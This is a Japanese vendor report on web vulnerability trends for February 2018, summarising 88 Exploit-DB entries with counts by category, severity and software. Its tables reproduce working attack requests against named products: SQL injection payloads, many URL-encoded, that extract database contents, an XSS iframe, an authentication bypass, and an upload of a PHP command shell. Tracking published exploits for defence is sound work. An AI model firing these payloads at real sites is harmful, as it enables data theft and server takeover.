Penta SECURITY
TRUST FOR AN OPEN SOCIETY

セキュリティ情報トレンド&リスク

最新Web脆弱性トレンドレポート

: EDB-Report 2018.02

ペンタセキュリティシステムズ株式会社
R&D Center
データセキュリティチーム

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。


ベンタセキュリティシステムズ株式会社R&Dセンター　データセキュリティチーム

サマリー

2018年2月に公開されたExploit-DBの脆弱性報告件数は、88件でした。この中で最も多かった脆弱性が公開された攻撃はSQL Injection(SQLインジェクション)です。特に、Joomla Componentで51つの脆弱性が公開されました。この中で、注目すべきことは"Joomla!Component JTicketing 2.0.16-SQL Injection"脆弱性です。当脆弱性は、url encodingとbase64 encodingを混用し、攻撃データが挿入される攻撃です。
当脆弱性を予防するために最新パッチとセキュアコーディングをおすすめします。しかし、完璧なセキュアコーディングは不可能であり、持続的にセキュリティを維持するためにはウェブアプリケーションファイアウォールを活用した深層防御(Defense indepth)実装を考慮しなければなりません。


1. 脆弱性別件数

脆弱性カテゴリ	件数
認証バイパス(Authentication Bypass)	1
エクステンション・フィルタリング(Extension Filtering)	1
情報流出(Information Leak)	1
ファイルアップロード(File Upload)	2
ディレクトリトラバーサル(Directory Traversal)	2
コマンド インジェクション(Command Injection)	3
クロスサイトスクリプティング(Cross Site Scripting:XSS)	12
SQL インジェクション(SQL Injection)	66
合計	**88**




2. 危険度別件数

危険度	件数	割合
早急対応要	73	82.95%
高	10	11.36%
中	5	5.68%
合計	**88**	**#####**




3. 攻撃実行の難易度別件数

難易度	件数	割合
難	32	36.36%
中	25	28.41%
易	31	35.23%
合計	**88**	**#####**



4. 主なソフトウェア別脆弱性発生件数

ソフトウェア名	件数
Joomla! Component	51
LogicalDOC Enterprise	2
userSpice	2
Paypal Clone Script	1
Alibaba Clone Script	1
Twig	1
Fancy Clone Script	1
CMS Made Simple	1
Real Estate Custom Script	1
Social Oauth Login PHP	1
Advance Loan Management System	1
Oracle Primavera P6 Enterprise Project Portfolio Management	1
IPSwitch MOVEit	1
Schools Alert Management Script	1
Event Manager	1
Entrepreneur Dating Script	1
Wonder CMS	1
Lawyer Search Script	1
SOA School Management	1
Groupon Clone Script	1
EPIC MyChart	1
Matrimonial Website Script	1
TV - Video Subscription	1
NixCMS	1
PSNews Website	1
Online Voting System	1
Learning and Examination Management System	1
Student Profile Management System Script	1
Parallels Remote Application Server	1
Online Test Script	1
School Management Script	1
Hot Scripts Clone Script Classified	1
Routers2	1
Naukri Clone Script	1
Doctor Search Script	1
Multi Language Olx Clone Script	1
合計	**88**



EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-02	43940	SQL Injection	中	早急対応要	Joomla! Component JEXTN Membership 3.1.0 - 'usr_plan' SQL Injection	POST /index.php?option=com_jemembership&view=myplans&task=myplans.usersubscriptions HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 usr_plan=(SELECT 66 FROM(SELECT COUNT(*),CONCAT(CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),(SELECT (ELT(1=1,1))),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)	Joomla! Component	Joomla! Component JEXTN Membership 3.1.0
2018-02-02	43941	SQL Injection	易	早急対応要	Fancy Clone Script - 'search_browse_product' SQL Injection	POST /browse_product HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 _token=85OAJbaUmUUlBFOL1Yf0F82wp0ROTiBwgG2syHHe&search_browse_product=alloy%' AND 2261=2261 AND '%'='	Fancy Clone Script	Fancy Clone Script
2018-02-02	43942	SQL Injection	中	早急対応要	Real Estate Custom Script - 'route' SQL Injection	POST /index.php?route=property/category HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 route=property/category'||(SELECT 'coKq' FROM DUAL WHERE 3062=3062 AND (SELECT 7059 FROM(SELECT COUNT(*),CONCAT(0x716a6a7671,(SELECT (ELT(7059=7059,1))),0x7176717671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'&filter_propertystatus=1&filter_propertycategory=63&filter_city=any&filter_address=any&filter_country_id=223&filter_zone_id=&filter_range=1;10&	Real Estate Custom Script	Real Estate Custom Script
2018-02-02	43943	SQL Injection	易	早急対応要	Advance Loan Management System - 'id' SQL Injection	/view_pmt.php?id=9' AND 7768=7768 AND 'Vgmm'='Vgmm	Advance Loan Management System	Advance Loan Management System
2018-02-02	43947	XSS	易	高	IPSwitch MOVEit 8.1 < 9.4 - Cross-Site Scripting	POST /human.aspx?r=692492538 HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 czf=9c9e7b2a9c9e7b2a9c9e7b2a9c9e7b2a9c066e4aee81bf97f581826d8c093953d82d2b692be5490ece13e6b23f1ad09bda751db1444981eb029d2427175f9906&server=host.com&url=%2Fhuman.aspx&instid=2784&customwizlogoenabled=0&customwiznameup=&customwizzipnameup=%5Bdefault%5D&transaction=secmsgpost&csrftoken=1a9cc0f7aa7ee2d9e0059d6b01da48b69a14669d&curuser=kuxt36r50uhg0sXX&arg12=secmsgcompose&Arg02=&Arg03=452565093&Arg05=edit&Arg07=forward&Arg09=&Arg10=&opt06=&Opt08=&opt01=username&opt02=&opt03=&arg01=FW%3A+test&Opt12=1&arg04=<iframe/src=javascript:alert(1)>&attachment=&opt07=1&arg05=Send=Send	IPSwitch MOVEit	IPSwitch MOVEit 8.1 < 9.4
2018-02-02	43948	SQL Injection	中	早急対応要	Joomla! Component JE PayperVideo 3.0.0 - 'usr_plan' SQL Injection	POST /index.php?option=com_jepaypervideo&view=myplans&task=myplans.usersubscriptions HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 url_plan=(SELECT 66 FROM(SELECT COUNT(*),CONCAT(CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),(SELECT (ELT(1=1,1))),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)	Joomla! Component	Joomla! Component JE PayperVideo 3.0.0
2018-02-02	43949	SQL Injection	易	早急対応要	Event Manager 1.0 - SQL Injection	/event.php?id=1%20and%201=1-- /page.php?slug=1%20and%201=1--	Event Manager	Event Manager 1.0
2018-02-02	43950	SQL Injection	難	早急対応要	Joomla! Component JEXTN Reverse Auction 3.1.0 - SQL Injection	/index.php?option=com_jereverseauction&view=products&layout=default_message&tmpl=component&id=%2d%31%20%20%2f%2a%21%30%38%38%38%38%55%4e%49%4f%4e%2a%2f%20%2f%2a%21%30%38%38%38%38%53%45%4c%45%43%54%2a%2f%20%30%78%33%31%2c%30%78%33%32%2c%30%78%33%33%2c%30%78%33%34%2c%30%78%33%35%2c%28%53%65%6c%65%63%74%20%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%40%3a%3d%30%2c%28%73%65%6c%65%63%74%20%63%6f%75%6e%74%28%2a%29%66%72%6f%6d%28%69%6e%66%6f%72%6d%61%74%69%6f%6e%5f%73%63%68%65%6d%61%2e%63%6f%6c%75%6d%6e%73%29%77%68%65%72%65%40%3a%3d%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%40%2c%74%61%62%6c%65%5f%6e%61%6d%65%2c%30%78%33%63%36%63%36%39%33%65%2c%32%29%2c%63%6f%6c%75%6d%6e%5f%6e%61%6d%65%2c%30%78%61%33%61%2c%32%29%29%2c%40%2c%32%29%29%2d%2d%20%2d&uid=1	Joomla! Component	Joomla! Component JEXTN Reverse Auction 3.1.0

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-02	43957	SQL Injection	難	早急対応要	Joomla! Component JEXTN Classified 1.0.0 - 'sid' SQL Injection	/index.php?option=com_jeclassifieds&view=boutique&sid=%2d%32%38%30%30%27%20%20%2f%2a%21%31%33%33%33%37%55%4e%49%4f%4e%2a%2f%28%2f%2a%21%31%33%33%33%37%53%45%4c%45%43%54%2a%2f%28%31%29%2c%28%32%29%2c%28%53%65%6c%65%63%74%20%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%40%3a%3d%30%2c%28%73%65%6c%65%63%74%20%63%6f%75%6e%74%28%2a%29%66%72%6f%6d%28%69%6e%66%6f%72%6d%61%74%69%6f%6e%5f%73%63%68%65%6d%61%2e%63%6f%6c%75%6d%6e%73%29%77%68%65%72%65%40%3a%3d%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%40%2c%74%61%62%6c%65%5f%6e%61%6d%65%2c%30%78%33%63%36%63%36%39%33%65%2c%32%29%2c%63%6f%6c%75%6d%6e%5f%6e%61%6d%65%2c%30%78%61%33%61%2c%32%29%29%2c%40%2c%32%29%29%2c%28%34%29%2c%28%35%29%2c%28%36%29%2c%28%37%29%2c%28%38%29%2c%28%39%29%2c%28%31%30%29%2c%28%31%31%29%2c%28%31%32%29%2c%28%31%33%29%2c%28%31%34%29%2c%28%31%35%29%2c%28%31%36%29%2c%28%31%37%29%2c%28%31%38%29%2c%28%31%39%29%2c%28%32%30%29%2c%28%32%31%29%2c%28%32%32%29%2c%28%32%33%29%2c%28%32%34%29%2c%28%32%35%29%2c%28%32%36%29%29%	Joomla! Component	Joomla! Component JEXTN Classified 1.0.0
2018-02-02	43958	File Upload	易	早急対応要	Joomla! Component Jimtawl 2.1.6 - Arbitrary File Upload	POST /index.php?option=com_jimtawl&view=upload&task=upload&pop=true&tmpl=component HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type: multipart/form-data; boundary=----------7dd1002999f2	Joomla! Component	Joomla! Component Jimtawl 2.1.6
2018-02-02	43959	SQL Injection	中	早急対応要	Joomla! Component JMS Music 1.1.1 - SQL Injection	/index.php?option=com_jmsmusic&view=search&keyword=%45%66%65%27%20%41%4e%44%20%28%53%45%4c%45%43%54%20%36%36%20%46%52%4f%4d%28%53%45%4c%45%43%54%20%43%4f%55%4e%54%28%2a%29%2c%43%4f%4e%43%41%54%28%43%4f%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%36%36%3d%36%36%2c%31%29%29%29%2c%46%4c%4f%4f%52%28%52%41%4e%44%28%30%29%2a%32%29%29%78%20%46%52%4f%4d%20%49%4e%46%4f%52%4d%41%54%49%4f%4e%5f%53%43%48%45%4d%41%2e%50%4c%55%47%49%4e%53%20%47%52%4f%55%50%20%42%59%20%78%29%61%29%2d%2d%20%56%65%72%41%79%61%72%69 /index.php?option=com_jmsmusic&view=search&artist=%27%20%20%2f%2a%21%30%32%32%32%32%55%4e%49%4f%4e%2a%2f%20%2f%2a%21%30%32%32%32%32%53%45%4c%45%43%54%20%2a%2f%20%43%4f%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2d%2d%20%2d /index.php?option=com_jmsmusic&view=search&username=%45%66%65%27%20%41%4e%44%20%28%53%45%4c%45%43%54%20%36%36%20%46%52%4f%4d%28%53%45%4c%45%43%54%20%43%4f%55%4e%54%28%2a%29%2c%43%4f%4e%43%41%54%28%43%4f%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%36%36%3d%36%36%2c%31%29%29%29%2c%46%4c%4f%4f%52%28%52%41%4e%44%28%30%29%2a%32%29%29%78%20%46%52%4f%4d%20%49%4e%46%4f%52%4d%41%54%49%4f%4e%5f%53%43%48%45%4d%41%2e%50%4c%55%47%49%4e%53%20%47%52%4f%55%50%20%42%59%20%78%29%61%29%2d%2d%20%56%65%72%41%79%61%72%69	Joomla! Component	Joomla! Component JMS Music 1.1.1
2018-02-05	43963	File Upload	易	早急対応要	Wonder CMS 2.3.1 - Unrestricted File Upload	POST /demo/example HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type:multipart/form-data; boundary=----WebKitFormBoundaryRSODBtBLSjtjwSkS ------WebKitFormBoundaryRSODBtBLSjtjwSkS Content-Disposition: form-data; name="uploadFile"; filename="shell.php" Content-Type: application/octet-stream <?php $cmd=$_GET['cmd']; system($cmd); ?> ------WebKitFormBoundaryRSODBtBLSjtjwSkS Content-Disposition: form-data; name="token" 9c81299ce16adb3bc3c4feca840b9fcad4e4783bdb1805f9bc23c9cdb46c0947 ------WebKitFormBoundaryRSODBtBLSjtjwSkS--	Wonder CMS	Wonder CMS 2.3.1

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-05	43965	SQL Injection	易	早急対応要	Matrimonial Website Script 2.1.6 - 'uid' SQL Injection	/entrepreneur/view-profile.php?uid=1%20and%201=1--	Matrimonial Website Script	Matrimonial Website Script 2.1.6
2018-02-05	43966	SQL Injection	易	早急対応要	NixCMS 1.0 - 'category_id' SQL Injection	/single.php?category_id=24' AND 1662=1662 AND 'ZFBe'='ZFBe	NixCMS	NixCMS 1.0
2018-02-05	43967	Authentication Bypass	易	中	Online Voting System - Authentication Bypass	POST /Onlinevoting/admin/profile.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=1&admin=admin&password=changepassword&edit=	Online Voting System	Online Voting System
2018-02-05	43974	SQL Injection	中	早急対応要	Joomla! Component Zh BaiduMap 3.0.0.1 - SQL Injection	POST /index.php?option=com_zhbaidumap&no_html=1&format=ra w&task=getPlacemarkDetails HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=id=-11 UNION ALL SELECT 11,11,11,11,11,11,11,11,/*!01111CONCAT*/((/*!01111SELE CT*/(@x)/*!01111FROM*/(/*!01111SELECT*/(@x:=0x00),(@ NR:=0),(/*!01111SELECT*/(0)/*!01111FROM*/(INFORMATIO N_SCHEMA.TABLES)/*!01111WHERE*/(TABLE_SCHEMA!=0x 696e116f726d6174696f6e5f736368656d61)/*!01111AND*/(0x00)IN(@x:=/*!01111CONCAT*/(@x,/*!01111LPAD*/(@NR: =@NR%1,4,0x30),0x3a20,table_name,0x3c62723e))))x)),11,1 1,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,1 1,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,1 1,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,1 1-- POST /Joomla375/index.php?option=com_zhbaidumap&no_html=1 &format=raw&task=getPlacemarkHoverText HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=-22 UNION ALL SELECT 22,22,22,22,22,22,22,22,/*!02222CONCAT*/((/*!02222SELE CT*/(@x)/*!02222FROM*/(/*!02222SELECT*/(@x:=0x00),(@ NR:=0),(/*!02222SELECT*/(0)/*!02222FROM*/(INFORMATIO N_SCHEMA.TABLES)/*!02222WHERE*/(TABLE_SCHEMA!=0x 696e226f726d6174696f6e5f736368656d61)/*!02222AND*/(0x00)IN(@x:=/*!02222CONCAT*/(@x,/*!02222LPAD*/(@NR: =@NR%1,4,0x30),0x3a20,table_name,0x3c62723e))))x)),22,2 2-- POST /index.php?option=com_zhbaidumap&no_html=1&format=ra w&task=getPathHoverText HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=-33 UNION ALL SELECT 33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33, 33,33,/*!03333CONCAT*/((/*!03333SELECT*/(@x)/*!03333F ROM*/(/*!03333SELECT*/(@x:=0x00),(@NR:=0),(/*!03333SE LECT*/(0)/*!03333FROM*/(INFORMATION_SCHEMA.TABLES) /*!03333WHERE*/(TABLE_SCHEMA!=0x696e116f726d61746 96f6e5f736368656d61)/*!03333AND*/(0x00)IN(@x:=/*!0333 3CONCAT*/(@x,/*!03333LPAD*/(@NR:=@NR%1,4,0x30),0x3 a20,table_name,0x3c62723e))))x)),33,33,33,33,33,33,33,33,3 3,33,33,33,33,33,33,33,33,33,33,33--	Joomla! Component	Joomla! Component Zh BaiduMap 3.0.0.1

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						POST /index.php?option=com_zhbaidumap&no_html=1&format=ra w&task=getPathDetails HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=-44 UNION ALL SELECT 44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,/ *!04444CONCAT*/((/*!04444SELECT*/(@x)/*!04444FROM*/ (/*!04444SELECT*/(@x:=0x00),(@NR:=0),(/*!04444SELECT*/(0)/*!04444FROM*/(INFORMATION_SCHEMA.TABLES)/*!0444 4WHERE*/(TABLE_SCHEMA!=0x696e116f726d6174696f6e5f 736368656d61)/*!04444AND*/(0x00)IN(@x:=/*!04444CONC AT*/(@x,/*!04444LPAD*/(@NR:=@NR%1,4,0x30),0x3a20,tab le_name,0x3c62723e))))x)),44,44,44,44,44,44,44,44,44,44,4 4,44,44,44,44,44,44,44,44,44,44,44,44,44--		
2018-02-05	43975	SQL Injection	中	早急対応要	Joomla! Component Zh YandexMap 6.2.1.0 - 'id' SQL Injection	POST /index.php?option=com_zhyandexmap&no_html=1&format=r aw&task=getPlacemarkDetails HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=-11 UNION ALL SELECT 11,11,11,11,11,11,11,11,/*!01111CONCAT*/((/*!01111SELE CT*/(@x)/*!01111FROM*/(/*!01111SELECT*/(@x:=0x00),(@ NR:=0),(/*!01111SELECT*/(0)/*!01111FROM*/(INFORMATIO N_SCHEMA.TABLES)/*!01111WHERE*/(TABLE_SCHEMA!=0x 696e116f726d6174696f6e5f736368656d61)/*!01111AND*/(0x00)IN(@x:=/*!01111CONCAT*/(@x,/*!01111LPAD*/(@NR: =@NR%1,4,0x30),0x3a20,table_name,0x3c62723e))))x)),11,1 1,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,1 1,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,1 1,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,1 1,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,1 1,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,1 1,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,1 1,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,1	Joomla! Component	Joomla! Component Zh YandexMap 6.2.1.0
2018-02-05	43976	SQL Injection	中	早急対応要	Joomla! Component Zh GoogleMap 8.4.0.0 - SQL Injection	POST /index.php?option=com_zhgooglemap&no_html=1&format=r aw&task=getPlacemarkDetails HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=-11 UNION ALL SELECT 11,11,11,11,11,11,11,11,CONCAT((SELECT(@x)FROM(SELECT (@x:=0x00),(@NR:=0),(SELECT(0)FROM(INFORMATION_SCHE MA.TABLES)WHERE(TABLE_SCHEMA!=0x696e116f726d6174 696f6e5f736368656d61)AND(0x00)IN(@x:=CONCAT(@x,LPA D(@NR:=@NR%1,4,0x30),0x3a20,table_name,0x3c62723e)))) x)),11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11, 11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11, 11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11, 11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11, 11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11, 11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11, 11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11, 11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11,11-- POST /index.php?option=com_zhgooglemap&no_html=1&format=r aw&task=getPlacemarkHoverText HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=-22 UNION ALL SELECT 22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,CONCA T((SELECT(@x)FROM(SELECT(@x:=0x00),(@NR:=0),(SELECT(0) FROM(INFORMATION_SCHEMA.TABLES)WHERE(TABLE_SCHE MA!=0x696e116f726d6174696f6e5f736368656d61)AND(0x0 0)IN(@x:=CONCAT(@x,LPAD(@NR:=@NR%1,4,0x30),0x3a20,t able_name,0x3c62723e))))x)),22,22,22,22,22,22,22,22,22,22, 22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22, 22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22, 22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22, 22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22, 22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22, 22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22,22, 22,22,22,22,22,22,22,22,22,22,22,22,22,22--	Joomla! Component	Joomla! Component Zh GoogleMap 8.4.0.0

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						POST /index.php?option=com_zhgooglemap&no_html=1&format=r aw&task=getPathHoverText HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=-33 UNION ALL SELECT 33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33, 33,33,33,CONCAT((SELECT(@x)FROM(SELECT(@x:=0x00),(@N R:=0),(SELECT(0)FROM(INFORMATION_SCHEMA.TABLES)WH ERE(TABLE_SCHEMA!=0x696e336f726d6174696f6e5f736368 656d61)AND(0x00)IN(@x:=CONCAT(@x,LPAD(@NR:=@NR%1 ,4,0x30),0x3a20,table_name,0x3c62723e))))x)),33,33,33,33,3 3,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,33,3 3,33,33,33,33,33,33,33,33,33,33,33,33-- POST /index.php?option=com_zhgooglemap&no_html=1&format=r aw&task=getPathDetails HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 id=-44 UNION ALL SELECT 44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44, 44,CONCAT((SELECT(@x)FROM(SELECT(@x:=0x00),(@NR:=0), (SELECT(0)FROM(INFORMATION_SCHEMA.TABLES)WHERE(T ABLE_SCHEMA!=0x696e116f726d6174696f6e5f736368656d 61)AND(0x00)IN(@x:=CONCAT(@x,LPAD(@NR:=@NR%1,4,0x 30),0x3a20,table_name,0x3c62723e))))x)),44,44,44,44,44,44, 44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44,44, 44,44,44,44,44,44,44,44,44,44,44,44,44,44,44--		
2018-02-05	43977	Information Leak	易	中	Joomla! Component jLike 1.0 - Information Leak	/index.php?option=com_jlike&task=getUserByCommentId&tm pl=component&format=row	Joomla! Component	Joomla! Component jLike 1.0
